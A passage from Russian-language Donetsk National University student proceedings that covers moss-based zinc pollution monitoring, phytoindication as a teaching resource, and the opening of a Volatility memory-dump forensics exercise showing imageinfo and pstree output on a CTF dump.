
Г

Рис. 1 – Наглядно-сравнительный диапазон структур от контроля (А) к опыту (Б-Г) структурно-диагностических диапазонов мохообразных в тренде промышленного загрязнения среды цинком (*Syntrichia ruralis* (Hedw.) F. Weber & Mohr) фото с соотношением размеров

Среди функционально важных для мониторинга экологических характеристик нами зафиксированы и отмечены следующие: изменение пигментации, сокращение

жизненного цикла, трансформация скульптуры адоксиальной поверхности листа, островная прозенхимизация клеток вдоль центральной жилки, фокусировка некротических образований точечного, линейного, группового характеров проявления, смена асимметричности листа в целом и верхушки листа в частности.

На рисунках 2 и 3 представлены наглядные шкалы деградативного тренда вариации строения листового аппарата *Orthotrichum speciosum* Nees и *Bryum caespiticium* Hedw.



А Б В Г Д
Рис. 2 – Наглядно-сравнительный диапазон структур от контроля (А, Б) к опыту (В-Д) структурно-диагностических диапазонов мохообразных в тренде промышленного загрязнения среды цинком (*Orthotrichum speciosum* Nees) фото при соотношении размеров




Рис. 3 – Наглядно-сравнительный диапазон структур от контроля (А) к опыту (Б, В) структурно-диагностических диапазонов мохообразных в тренде промышленного загрязнения среды цинком (*Bryum caespiticium Hedw.*) фото при соотношении размеров

Используя три указанных индикаторных вида (рис. 1-3) по 4-, 5- и 3- балльным шкалам (суммационная шкала – от 3 до 12), были рассчитаны индексы загрязнения среды в учетных площадках:

– для Горловского промышленного узла с координатами WGS-84, м:

1) 6156956 (x) и 4230293 (y) – 10 баллов,

2) 6158345 (x) и 4235850 (y) – 9 баллов,

3) 6156427 (x) и 4241327 (y) – 8 баллов,

4) 6153299 (x) и 4234612 (y) – 10 баллов,

5) 6151723 (x) и 4243347 (y) – 11 баллов,

6) (контроль условный в ближайшем отдалении от городской черты в южном направлении) – 6138578 (x) и 4237006 (y) – 4 балла,

– для Енакиевского промышленного узла с координатами WGS-84, м:

1) 6150041 (x) и 4255629 (y) – 10 баллов,

2) 6147845 (x) и 4246686 (y) – 6 баллов,

3) 6146343 (x) и 4252818 (y) – 12 баллов,

4) 6145203 (x) и 4255166 (y) – 12 баллов,

5) 6141878 (x) и 4249681 (y) – 11 баллов,

6) (контроль условный в ближайшем отдалении от черты города в восточном направлении) – 6148930 (x) и 4261926 (y) – 4 балла.

Контрольные учетные площадки формировали из регионально доступных для забора материала участков, поскольку по розе ветров правильнее брать образцы контроля с восточной стороны от источников (суммы источников) загрязнения в нашем регионе, что было успешно реализовано для совокупности точек г. Енакиево, а для Гроловской урбанизированной среды наиболее доступная точка (с учетом социально-

политического конфликта в Донбассе) находилась в южном направлении при наличии сразу трех видов растений, привлеченных к диагностическому эксперименту.

Таким образом, степень уязвимости структурных особенностей индикаторных видов растений из числа бриобионтов городских сред Енакиевского и Горловского промышленных узлов сопряжена с уровнем техногенного загрязнения. На нашем примере (с высокими уровнями содержания цинка до 380 мг/кг в почвенном субстрате и до 198 мг/кг в фитомассе) доказаны существующие шкалообразующие тренды активного экологического мониторинга в техногенно трансформированной среде и приведен пример реализации единичного показателя по трем сопряженным в частоте встречаемости видам мохообразных на изучаемой территории с участками разного уровня загрязнения.

СПИСОК ЛИТЕРАТУРЫ

1. Vespalova S.V. Conceptual approaches to standardization in system of environmental biomonitoring // Проблемы экологии и охраны природы техногенного региона. – 2013. – № 1. – С. 8–15.
2. Сафонов А.И. Функциональная ботаника в Донбассе: экологический мониторинг, информационные ресурсные технологии, фитодизайн // Проблемы экологии и охраны природы техногенного региона. 2017. – № 1–2. – С. 6–12.
3. Сафонов А.И., Глухов А.З. Фитомониторинг в техногенно трансформированной среде: методология и практика // Экосистемы. – 2021. – № 28. – С. 16–28.
4. Глухов А.З. Перспективы проведения фитоиндикационного мониторинга техногенно трансформированных экотопов // Промышленная ботаника. – 2002. – Т. 2. – С. 7–14.
5. Сафонов А.И. Актуальные позиции индикационных разработок на кафедре ботаники и экологии ДонНУ // Донецкие чтения 2020: образование, наука, инновации, культура и вызовы современности: Матер. V Междунар. науч. конф. (Донецк, 17–18 ноября 2020 г.). – Т. 2: Донецк: Изд-во ДонНУ, 2020. – С. 252–254.
6. Алемасова А.С. Накопление тяжелых металлов мохообразными в различных экотопах Донбасса // Трансформация экосистем под воздействием природных и антропогенных факторов: Матер. Междунар. научн. конф. (Киров, 16–18 апреля 2019 г.). – Киров: ВятГУ, 2019. – С. 60–65.
7. Сафонов А.И. Фитоиндикационная экспертиза в экологическом мониторинге Донбасса // Биодиагностика состояния природных и природно-техногенных систем: Матер. XVII Всероссийской научн.-практич. конф. (Киров, 05 декабря 2019 г.). – Киров: ВятГУ, 2019. – С. 10–12.
8. Бондарь Е.Н. Фрагмент бриотеки городских агломераций Донбасса // Вестник студенческого научного общества ГОУ ВПО «Донецкий национальный университет». – 2021. – Т. 1, № 13. – С. 19–23.
9. Морозова Е. И. Мониторинг в условиях промышленных экотопов с помощью мохообразных // Донецкие чтения 2016: Образование, наука и вызовы современности: матер. I Междунар. науч. конф. (Донецк, 16–18 мая 2016 г.). Ростов-на-Дону: Изд-во ЮФУ, 2016. – Т. 1. – С. 317–318.
10. Морозова Е.И. Видовой состав, особенности произрастания и морфометрическая характеристика мхов-индикаторов г. Макеевки // Донецкие чтения 2017: Русский мир как цивилизационная основа научно-образовательного и культурного развития Донбасса: матер. Междунар. науч. конф. студ. и молодых ученых (Донецк, 17–20 октября 2017 г.). Донецк: Изд-во ДонНУ, 2017. – Т. 2. – С. 100–102.
11. Сафонов А.И. Стратегическая потенциализация фитоиндикаторов техногенных загрязнений // Аграрная Россия. – 2009. – № 51. – С. 58–59.
12. Сафонов А. И. Динамика фитомониторинговых показателей антропогенеза в Донбассе (2000–2019 гг.) // Проблемы экологии и охраны природы техногенного региона. – 2020. – № 1–2. – С. 31–36.
13. Сафонов А. И., Морозова Е. И. Видовое разнообразие мохообразных Донецко-Макеевской промышленной агломерации // Проблемы экологии и охраны природы техногенного региона. – 2017. – № 3–4. – С. 24–32.
14. Сафонов А.И., Морозова Е.И. Видовое разнообразие бриобионтов мониторинговой сети Центрального Донбасса // Проблемы экологии и охраны природы техногенного региона. – 2021. – № 1–2. – С. 39–43.
15. Цеплая Е.А. Видовое разнообразие мохообразных г. Енакиево // Донецкие чтения 2019: образование, наука, инновации, культура и вызовы современности: материалы IV Международной научной конференции, Донецк, 29–31 октября 2019 года. – Донецк: Донецкий национальный университет, 2019. – С. 289–291.
16. Бондарь Е.Н., Ночвина Т.С., Цеплая Е.А. Бриобионты городских агломераций Донбасса // Вестник студенческого научного общества ГОУ ВПО «Донецкий национальный университет». – Естественные науки. – Донецк: ДонНУ. – 2020. – Вып. 12. Т.1. – С. 31–34.

17. Цеплая Е.А. Индикаторные виды мохообразных г. Енакиево // Охрана окружающей среды и рациональное использование природных ресурсов: сборник материалов XIII международной научной конференции аспирантов и студентов, Донецк, 16–17 апреля 2019 года. – Донецк: Донецкий национальный технический университет, 2019. – С. 138-140.
18. Цеплая Е.А. Толерантность некоторых мохообразных к загрязнению от металлургического комбината // Донецкие чтения 2021: образование, наука, инновации, культура и вызовы современности: материалы VI Международной научной конференции, Донецк, 26–27 октября 2021 года. – Донецк: Донецкий национальный университет, 2021. – С. 181-183.
19. Цеплая Е.А. Экспозиция мохообразных как наглядно-иллюстративная часть бритаеки кафедры ботаники и экологии Донну // Вестник студенческого научного общества ГОУ ВПО "Донецкий национальный университет". – 2021. – Т. 1. – № 13. – С. 181-185.
20. Горецкий О.С., Столярова Т.П., Сафонов А.И. К 115-летию выдающегося биолога Фёдора Львовича Щепотьева (1906–2000) // Историко-биологические исследования. – 2021. – Т. 13, № 4. – С. 169-183. DOI: 10.24412/2076-8176-2021-4-169-183.

BRYOINDICATION MONITORING OF GORLOVSKY-ENAKIEVSKY INDUSTRIAL CONGLOMERAT OF DONBASS

Annotation. The results of bryoindication studies in the Gorlovsko-Yenakiyevo industrial territorial conglomerate in 2020-2021 are presented. The diagnostic scale for the use of bryophytes in monitoring expert programs in the Donetsk economic region has been improved.

Keywords: bryophytes, Donbass, ecological monitoring, phytoindication.

Tseplaja E.A.

Scientific adviser: Safonov A.I. Ph.D., Head of the Department of Botany and Ecology
Donetsk National University
E-mail: elizabetha.tseplaya@gmail.com

УДК 581.15 : 37.02 : 504 : 581 (477.60)

ФИТОИНДИКАЦИОННЫЕ РАЗРАБОТКИ В ДОНБАССЕ КАК РЕСУРС ПЕДАГОГИЧЕСКОЙ ДЕЯТЕЛЬНОСТИ

Шевчук Н.А.

Научный руководитель: Сафонов А.И. к.б.н., зав. кафедрой ГОУ ВПО «ДОННУ»

Аннотация. В статье дан анализ потенциала научно-технических разработок фитоиндикационной тематики на кафедре ботаники и экологии, используемого и внедренного в образовательном процессе на кафедре Донецкого национального университета. Отмечены современные актуальные достижения в рамках работы студенческого научного общества (СНО) биологического факультета ДонНУ, важные для внедрения в педагогическую практику.

Ключевые слова: фитоиндикация, Донецк, экологический мониторинг, образовательная программа.

Со времени открытия государственной инициативной темы кафедры ботаники и экологии по функциональной ботанике [1] прошло 5 лет. За эти годы в педагогических трендах менялись темы по организации самостоятельной работы студентов, компетентностного подхода и модной на сегодня проектной деятельности. Опираясь на методические разработки своих коллег [2] и научные публикации профессорско-преподавательского состава Донецкого национального университета [3–11], нами выделены несколько дидактических трендов [12–13] и выбраны тематические блоки

студентов по фитоиндикации, которые нуждаются в научно-педагогическом осмыслении и внедрении в образовательную деятельность в школах и высших учебных заведениях Донецкой Народной Республики [14–20].

Цель работы – подготовить спектр тематических направлений и готовых методических работ по научной тематике в фитоиндикационном направлении таким образом, чтобы внедрить результаты научных достижений в образовательный процесс, учитывая методические приемы и способы работы с обучающимися разных возрастных групп степени профессиональной подготовки.

В методическом аспекте выделили категории, которые соответствуют рабочей концепции «школа – университет – предприятие (организация, работодатель)» [13]. Фитоиндикационные разработки рассматривали как ресурс (или потенциал) для внедрения в образовательный процесс [14]. Из многочисленных вариантов внедрения в педагогическую деятельность были выбраны следующие тематические блоки: изучение мохообразных в городских агломерациях Донбасса, систематика (таксономия), экологические характеристики, стратегии выживания бриобионтов в нестабильных экологических условиях Северного Приазовья [15]; изучение аномалий растений – тератогенности среды и естественного процесса отклонений от нормы в морфологическом строении вегетативных и генеративных органов, отдельных тканей или клеточных структур, которые проявляются в геохимически контрастном регионе и могут быть основой для экспресс-диагностики состояния среды [16]; использование высших споровых для экспозиционно-демонстративной и методически-дидактической деятельности – открытие микромира макрофотографиями и эвристическим способом с помощью биологической увеличительной техники [17]; изучение структур растений по индикационной разнице в системе «опыт – контроль» эмбрионального строения как отдельной формы организации фитоматерии в условиях выживания – конфликт структурного консерватизма репродуктивных органов и токсических внешних флуктуаций [18]; условия формирования внешней морфологической фенотипической изменчивости у растений-индикаторов в экологически неблагоприятной среде [19]; лабораторный опыт фитотестирования почвогрунтов с использованием природных добавок, например, глауконита [20].

Все перечисленные тематические направления мы сгруппировали по методико-диалектическим навыкам, представили результаты соотношения в табл. 1, а в аспекте проектной деятельности и фитоиндикационного ресурсообеспечения учебного процесса информацию собрали в табл. 2. Важно отметить, что методологический подход в большинстве случаев правомерен на многих примерах по принципу соответствия научно-статистической достоверности, поэтому нами выделены лишь характерные тематические ориентиры.

Таблица 1 – Методико-диалектические навыки, развиваемые при изучении тем фитоиндикационного направления

Методико-диалектический навык	Тема (проблема, задача или ситуация) исследования
выделение единичного экстраординарного в анализе простых совокупностей и размерностей	в полевых условиях (экспедиционная диагностика) составить перечень приоритетных факторов (например, загрязнителей) и признаков структурного полиморфизма растений

Окончание табл. 1

обобщение данных из категорий вторичных (опосредованных) причинно-следственных связей	выделить характеристики, в наибольшей степени связанные с процессом микротрансформации климата по ботанико-экологическим данным
акцентуализация категорий первичной важности в работе с совокупностями различной вещественно-смысловой нагрузки	установить: могут ли отдельные структуры пыльцевого зерна являться индикаторами загрязнения почв или воздушной среды (приземного слоя атмосферы) суперэкоотоксикантами
учет компенсирующих альтернатив при невозможности реализовать эксперимент запланированного инструкционного требования	составить алгоритм альтернативных взаимоисключений или взаимодополнений при учете техногенной нагрузки на природные среды по индикаторам растительного происхождения
квантификационный скачек при переходе от качественных описательных характеристик кдробному ингредиентному анализу	сформировать фитоиндикационную шкалу варьирования признака в тренде известной техногенной нагрузки по территориальному отдалению от источника загрязнения
умение интерпретировать данные по сопряженным и опосредованным позициям (каскадный механизм реакций фитоиндикационного содержания)	учесть принцип геоботанического ресурсоведения по реакциям отдельных таксоном на факторы неспецифического и специфического стресса
планирование эксперимента после проведения ряда контрольно-измерительных работ	получив первичные сведения о состоянии экосистемы, составить схему дальнейших разработок в лабораторных и полевых условиях сбора новых данных и интерпретации результатов

Из личного опыта организации научно-исследовательской работы с молодежью констатируем большую увлеченность в выполнении заданий в игровой и (или) эвристически-квестовой формах. Рассматриваем указанные формы как элемент систематического проблемного обучения, реализовав первые ступени которого школьники и студенты сами начинают разрабатывать задачи проблемного характера для работы в группах и при организации проектной деятельности эколога-ботанического, социологического, психолого-педагогического или наблюдательно-натуралистического содержания.

Таблица 2 – Система проектной деятельности по тематическим блокам фитоиндикации разных примеров

Название проекта	Фитоиндикационный ресурс
Нормирование антропогенной нагрузки на природные среды по данным функционального фитомониторинга в промышленном регионе	диапазоны пластичности и выносливости растений в экспериментальных и нормальных условиях формирования новой генерации или первых этапов вегетации; индексы в соответствии с экологическими шкалами и характеристиками, стандартизированными в регионе

Окончание табл. 2

Проведение экологической экспертизы (или, как частный случай, – оценки воздействия на природные среды) в случае импактного экологического мониторинга конкретного металлургического предприятия	квантификационная нагрузка, экологические шкалы, система наглядных сравнений, табличные данные, формирования местных стандартов или стандартизированных характеристик; публикации по выделенной тематике и сводные справочные данные о состоянии фитосреды в техногенезе
Формирование экспертного заключения о соответствии нормам и условиях произрастания данного вида растения конкретному геолокалитету	плановая критериальная база о состоянии экосистемы, локальная квантификация, вариационные экологические шкалы на основании структурно-функциональных показателей и характеристик

Таким образом, в статье дан анализ потенциала научно-технических разработок фитоиндикационной тематики на кафедре ботаники и экологии, используемого и внедренного в образовательном процессе на кафедре Донецкого национального университета; отмечены современные актуальные достижения в рамках работы студенческого научного общества биологического факультета ДонНУ, важные для внедрения в педагогическую практику в учебной части университета и непосредственно при проведении специализированных или элективных курсов на профильной кафедре.

СПИСОК ЛИТЕРАТУРЫ

1. Сафонов А.И. Функциональная ботаника в Донбассе: экологический мониторинг, информационные ресурсные технологии, фитодизайн // Проблемы экологии и охраны природы техногенного региона. 2017. № 1–2. С. 6–12.
2. Абуснайна М.В., Стрелянская Е.В., Коротенко Н.В. Фитоиндикация как научный ресурс организации экологического образования // Вестник студенческого научного общества ГОУ ВПО "Донецкий национальный университет". – 2020. – Т. 1, № 12. – С. 5–8.
3. Сафонов А.И. Динамика фитомониторинговых показателей антропогенеза в Донбассе (2000–2019 гг.) // Проблемы экологии и охраны природы техногенного региона. – 2020. – № 1–2. – С. 31–36.
4. Safonov A.I. Approbation of botanical expertise method in ecological monitoring // Геополитика и экогеодинамика регионов. – 2014. – Т. 10. № 2. – С. 219–221.
5. Сафонов А.И. Технология биоиндикации в Донецком экономическом регионе // Донецкие чтения 2016: Образование, наука и вызовы современности: матер. I Междунар. науч. конф. (Донецк, 16–18 мая 2016 г.). – Т. 1. Физ.-мат., техн. науки и экол. – Донецк: ЮФУ, 2016. – С. 285–286.
6. Сафонов А.И., Глухов А.З., Приходько С.А., Гридько О.А. Образовательные технологии подготовки биологов специализации по садово-парковому дизайну в Донецком национальном университете // Проблемы и перспективы развития современной ландшафтной архитектуры: матер. Всероссийской научно-практической конференции с международным участием – Симферополь: КФУ, 2017. – С. 73–75.
7. Сафонов А.И., Захаренкова Н.С., Мирненко Э.И. Введение в специализацию на кафедре ботаники и экологии ДонНУ // Донецкие чтения 2016: Образование, наука и вызовы современности: матер. I Междунар. науч. конф. (Донецк, 16–18 мая 2016 г.). – Донецк: Изд-во ЮФУ, 2016. – С. 196–197.
8. Bepalova S. V. The criteria of assessment of ecological state of environment on thresholds of sensitivity of bioindicators // Проблемы экологии и охраны природы техногенного региона. – 2011. – № 1. – С. 25–43.
9. Сафонов А.И. Специфика образовательных технологий на кафедре ботаники и экологии ДонНУ при подготовке студентами выпускных квалификационных работ // Развитие интеллектуально-творческого потенциала молодежи: из прошлого в современность: матер. I Междунар. науч.-практич. конф. – Донецк: Изд-во ДонНУ, 2018. – С. 274–275.
10. Сафонов А.И. Стратегическая потенциализация фитоиндикаторов техногенных загрязнений // Аграрная Россия. – 2009. – № 51. – С. 58–59.
11. Сафонов А.И. Индикаторная роль растений в системе управления городом в промышленном регионе // Экологическая ситуация в Донбассе. М.: Изд-во МНЭПУ, 2016. Т. 1. – С. 288–293.

12. Сафонов А.И. Специфика подготовки учебно-методической продукции ботанико-экологического содержания для научной библиотеки ДонНУ // Донецкие чтения 2019: Образование, наука, инновации, культура и вызовы современности: Матер. IV Междунар. научн. конф. (Донецк, 31 октября 2019 г.). Т. 6. Ч. 2. Педагогические науки. Донецк: Изд-во ДонНУ, 2019. – С. 294–297.
13. Сафонов А.И. Преемственность экологического образования в системе "школа – университет – предприятие" // Экологическая ситуация в Донбассе. М.: Изд-во МНЭПУ, 2016. Т. 1. – С. 151–154.
14. Абуснайна М.В. Фитоиндикация в контексте образовательных и научных программ Донбасса // Вестник студенческого научного общества ГОУ ВПО "Донецкий национальный университет". – 2021. – Т. 1. – № 13. – С. 9-13.
15. Бондарь Е.Н. Фрагмент бриотеки городских агломераций Донбасса // Вестник студенческого научного общества ГОУ ВПО "Донецкий национальный университет". – 2021. – Т. 1. – № 13. – С. 19-23.
16. Стрелянская Е.В. Тератность соцветий растений в условиях антропогенно трансформированной среды // Вестник студенческого научного общества ГОУ ВПО "Донецкий национальный университет". – 2021. – Т. 1, № 13. – С. 160–163.
17. Цеплая Е.А. Экспозиция мохообразных как наглядно-иллюстративная часть бриотеки кафедры ботаники и экологии Донну // Вестник студенческого научного общества ГОУ ВПО "Донецкий национальный университет". – 2021. – Т. 1. – № 13. – С. 181-185.
18. Абрамян Е.А. Эмбриональные признаки растений-индикаторов г. Донецка // Вестник студенческого научного общества ГОУ ВПО "Донецкий национальный университет". – 2021. – Т. 1. – № 13. – С. 5-9.
19. Иванова Д.В. Фенотипическая индикация с помощью *Capsella bursa-pastoris* (L.) Medik. в Донбассе // Вестник студенческого научного общества ГОУ ВПО "Донецкий национальный университет". – 2021. – Т. 1. – № 13. – С. 78-82.
20. Пчеленко О.В. Опыт фитотестирования почвогрунтов в Донбассе // Вестник студенческого научного общества ГОУ ВПО "Донецкий национальный университет". – 2021. – Т. 1. – № 13. – С. 134-138.

PHYTOINDICATION DEVELOPMENT IN DONBASS AS A RESOURCE OF PEDAGOGICAL ACTIVITIES

Annotation. The article analyzes the potential of scientific and technical developments of phytoindication topics at the Department of Botany and Ecology, used and implemented in the educational process at the Department of Botany and Ecology of Donetsk National University. The modern topical achievements within the work of the student scientific society of the Faculty of Biology of DonNU, which are important for implementation in pedagogical practice, are noted.

Keywords: phytoindication, Donetsk, environmental monitoring, educational program.

Shevchuk N.A.

Scientific adviser: Safonov A.I. Ph.D., Head of the Department of Botany and Ecology
Donetsk National University
E-mail: kf.botan@donnu.ru

Физико-технические науки

УДК 004.056

АНАЛИЗ ДАМПА ПАМЯТИ

Бодин Б. В.

*Научный руководитель: Бабичева М.В., ст. преподаватель
ГОУ ВПО «ДОННУ»*

Аннотация: работа посвящена анализу дампов оперативной памяти, одному из методов криминалистической экспертизы, при помощи утилиты Volatility, рассмотрен процесс определения версии операционной системы, запущенных процессов, истории браузера, запущенных в консоли команд и других возможностей, предоставляемых данной утилитой специалисту по информационной безопасности.

Ключевые слова: дамп памяти, Volatility.

Введение. Мощный инструмент криминалистической экспертизы дампов оперативной памяти - утилита Volatility используется для сбора доказательств, исследования вирусов, определения сбоя в работе ПК, восстановления данных. С помощью Volatility можно анализировать содержимое захватов (дампов) оперативной памяти и получать сведения о состоянии системы на момент снятия дампа, включая:

- Кэшированные файлы
- Кэшированные закрытые/открытые ключи RSA
- Содержимое буфера обмена
- История команд
- Сведения о модуле драйвера/ядра
- Содержимое буфера клавиатуры
- Открытые сокеты
- Содержимое реестра
- Запущенные процессы

Все эти данные помогают аналитику понять состояние системы на момент проведения экспертизы [1].

Постановка задачи. В ходе работы необходимо проанализировать предоставленный дамп оперативной памяти и найти, сообщение в виде строки, начинающейся с 'justCTF'. Рассмотреть все этапы анализа. Для исследования используем утилиту Volatility 2.6.1, установленную на ОС Linux Mint в виртуальной среде VMware Workstation Pro.

Определение версии ОС. Сначала необходимо определить версию ОС, с которой был снят дамп памяти. Это сделаем с помощью команды imageinfo (рис.1).

```
n@n-virtual-machine:~$ volatility -f '/home/n/Desktop/challenge.vmem' imageinfo
Volatility Foundation Volatility Framework 2.6.1
INFO : volatility.debug : Determining profile based on KDBG search...
Suggested Profile(s): Win10x64_18362
AS Layer1: SkipDuplicatesAMD64PagedMemory (Kernel AS)
AS Layer2: FileAddressSpace (/home/n/Desktop/challenge.vmem)

PAE type : No PAE
DTB : 0x1ad000L
KDBG : 0xf8047cadaa80L
Number of Processors : 8
Image Type (Service Pack) : 0
KPCR for CPU 0 : 0xfffff8047b803000L
KPCR for CPU 1 : 0xfffffba802d9c0000L
KPCR for CPU 2 : 0xfffffba802db86000L
KPCR for CPU 3 : 0xfffffba802d5e2000L
KPCR for CPU 4 : 0xfffffba802d8cb000L
KPCR for CPU 5 : 0xfffffba802dce000L
KPCR for CPU 6 : 0xfffffba802dd79000L
KPCR for CPU 7 : 0xfffffba802dde0000L
KUSER_SHARED_DATA : 0xfffff78000000000L
Image date and time : 2021-01-18 13:51:49 UTC+0000
Image local date and time : 2021-01-18 05:51:49 -0800
```

Рисунок 1 Результат выполнения команды imageinfo

В строке Suggested Profile(s) видим версию предполагаемой операционной системы - Win10x64_18362. Здесь только один вариант, но может быть больше, тогда они будут отсортированы в порядке наибольшей вероятности. Еще можно увидеть локальные дату и время снятия дампа, тип адресации. Эти данные позволят продолжить работу. Если получить информацию о системе не получилось, стоит попробовать другие версии Volatility или рабочей среды [1].

Процессы. Для анализа запущенных процессов воспользуемся командой pstree. В качестве параметра обязательно нужно указывать, полученную в предыдущем пункте версию ОС (рис.2).

```
n@n-virtual-machine:~$ volatility -f '/home/n/Desktop/challenge.vmem' --profile Win10x64_18362 pstree
Volatility Foundation Volatility Framework 2.6.1
Name                               Pid  Ppid  Thds  Hnds  Time
-----
0xfffffe00d986c0080:winlogon.exe    724   600   5     0  2021-01-18 13:50:30 UTC+0000
.. 0xfffffe00d98e822c0:fontdrvhost.ex  940   724   6     0  2021-01-18 13:50:30 UTC+0000
.. 0xfffffe00d98f810c0:dwm.exe        604   724   24    0  2021-01-18 13:50:31 UTC+0000
.. 0xfffffe00d99be04c0:userinit.exe   3844  724   0     0  2021-01-18 13:50:32 UTC+0000
.. 0xfffffe00d99ceb4c0:explorer.exe   3904  3844  66    0  2021-01-18 13:50:33 UTC+0000
... 0xfffffe00d9a4b5080:vmtoolsd.exe    6696  3904  9     0  2021-01-18 13:50:46 UTC+0000
... 0xfffffe00d9a7a34c0:SecurityHealth  6560  3904  4     0  2021-01-18 13:50:45 UTC+0000
... 0xfffffe00d9a4b64c0:vm3dservice.ex  6676  3904  1     0  2021-01-18 13:50:46 UTC+0000
... 0xfffffe00d9a4b7080:OneDrive.exe   6752  3904  24    0  2021-01-18 13:50:47 UTC+0000
... 0xfffffe00d9af57080:mstsc.exe     6484  3904  27    0  2021-01-18 13:50:54 UTC+0000
0xfffffe00d97d43080:csrss.exe       616   600   13    0  2021-01-18 13:50:30 UTC+0000
0xfffffe00d97d1d140:csrss.exe        528   520   12    0  2021-01-18 13:50:30 UTC+0000
0xfffffe00d98610080:wininit.exe      608   520   5     0  2021-01-18 13:50:30 UTC+0000
.. 0xfffffe00d9852080:lsass.exe       780   608   12    0  2021-01-18 13:50:30 UTC+0000
.. 0xfffffe00d98e842c0:fontdrvhost.ex  932   608   6     0  2021-01-18 13:50:30 UTC+0000
.. 0xfffffe00d98687200:services.exe   692   608   10    0  2021-01-18 13:50:30 UTC+0000
.. 0xfffffe00d998083c0:svchost.exe    1600  692   6     0  2021-01-18 13:50:32 UTC+0000
.. 0xfffffe00d992a3480:svchost.exe    1944  692   13    0  2021-01-18 13:50:31 UTC+0000
... 0xfffffe00d9ae87080:audiiodg.exe    7792  1944  8     0  2021-01-18 13:51:04 UTC+0000
... 0xfffffe00d98fc63c0:svchost.exe    1048  692   80    0  2021-01-18 13:50:31 UTC+0000
... 0xfffffe00d9999080:sihost.exe     3308  1048  15    0  2021-01-18 13:50:32 UTC+0000
... 0xfffffe00d99a7e480:taskhostw.exe  3492  1048  11    0  2021-01-18 13:50:32 UTC+0000
.. 0xfffffe00d993d1480:svchost.exe    2200  692   23    0  2021-01-18 13:50:31 UTC+0000
.. 0xfffffe00d996d9400:dllhost.exe     2900  692   27    0  2021-01-18 13:50:32 UTC+0000
.. 0xfffffe00d99067440:svchost.exe    1564  692   7     0  2021-01-18 13:50:31 UTC+0000
.. 0xfffffe00d994e9480:VGAuthService.  2456  692   3     0  2021-01-18 13:50:31 UTC+0000
.. 0xfffffe00d9af0f480:svchost.exe    4044  692   13    0  2021-01-18 13:50:52 UTC+0000
.. 0xfffffe00d98745400:svchost.exe    1192  692   13    0  2021-01-18 13:50:31 UTC+0000
... 0xfffffe00d99bf20c0:ctfmon.exe     3764  1192  12    0  2021-01-18 13:50:32 UTC+0000
.. 0xfffffe00d98fe9080:svchost.exe    1116  692   19    0  2021-01-18 13:50:31 UTC+0000
```

Рисунок 2 Запущенные процессы

